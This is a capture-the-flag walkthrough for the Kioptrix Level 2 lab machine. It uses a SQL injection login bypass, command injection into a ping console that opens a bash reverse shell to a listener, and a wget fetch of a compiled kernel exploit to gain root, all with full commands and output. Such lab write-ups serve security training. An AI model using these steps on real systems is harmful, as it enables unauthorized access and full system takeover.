SQL INJECTION TO GAINING INITIAL ACCESS


Go to the Web App and A Login page will be displayed.

We will login through SQL injection attack

SQL Injection

- is a code injection technique used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution

Enter **' OR '1 '= '1** to the Username and Password




Remote System Administration Login

Username: admin' OR '1'='1;

Password: ●●●●●●●●●●●●●●●●●

You will be prompted to a Web console that allows you to Ping.




Welcome to the Basic Administrative Web Console

Ping a Machine on the Network:


This console is poorly configured that allows to add another command by using (**;**).
In this case, it allows me to spawn a reverse shell using bash.

Create a netcat listener to catch the Bourne again shell



```
┌──(root💀kali)-[~]
└─# nc -lvp 1234
listening on [any] 1234 ...
```


Enter **ping ; bash -i >& /dev/tcp/10.0.2.15/1234 0>&1**



Welcome to the Basic Administrative Web Console


Ping a Machine on the Network: ing ; bash -i >& /dev/tcp/10.0.2.15/1234 0>&1

We now have a reverse shell over the target.




```
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.11] 32802
bash: no job control in this shell
bash-3.00$ id
uid=48(apache) gid=48(apache) groups=48(apache)
```

Next is escalating our privilege
Learn the Version of the kernel and search for available exploit for privilege escalation.




```
bash-3.00$ uname -a
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux
```




```
bash-3.00$ lsb_release -a
LSB Version:    :core-3.0-ia32:core-3.0-noarch:graphics-3.0-ia32:graphics-3.0-noarch
Distributor ID: CentOS
Description:    CentOS release 4.5 (Final)
Release:        4.5
Codename:       Final
```

Do **searchsploit centos 4.5** or **searchsploit linux 2.6**




```
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 | linux_x86/local/9542.c
```

Now that we have exploit, next is to transfer the exploit to the target machine.




```
┌──(root💀kali)-[~]
└─# cp /usr/share/exploitdb/exploits/linux_x86/local/9542.c /root
```

Open a python http Server.




```
┌──(root💀kali)-[~]
└─# python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
```

We can’t save files to our current directory, so we have to change directory.




```
bash-3.00$ cd /tmp
```

Now we can **wget** the exploit from our httpserver




```
bash-3.00$ wget http://10.0.2.15:8000/9542.c
--11:34:56--  http://10.0.2.15:8000/9542.c
           => `9542.c'
Connecting to 10.0.2.15:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,643 (2.6K) [text/plain]

    0K ..                                                  100%   40.65 MB/s

11:34:56 (40.65 MB/s) - `9542.c' saved [2643/2643]
```

We have to compile the exploit using gcc.




```
bash-3.00$ gcc 9542.c -o exploit
```



```
bash-3.00$ ls -l
total 12
-rw-r--r--  1 apache apache 2643 Aug  6 08:24 9542.c
-rwxr-xr-x  1 apache apache 6932 Aug  6 11:35 exploit
```

A root privilege will be gained instantaneously after executing the exploit.



```
bash-3.00$ ./exploit
sh: no job control in this shell
sh-3.00# id
uid=0(root) gid=0(root) groups=48(apache)
```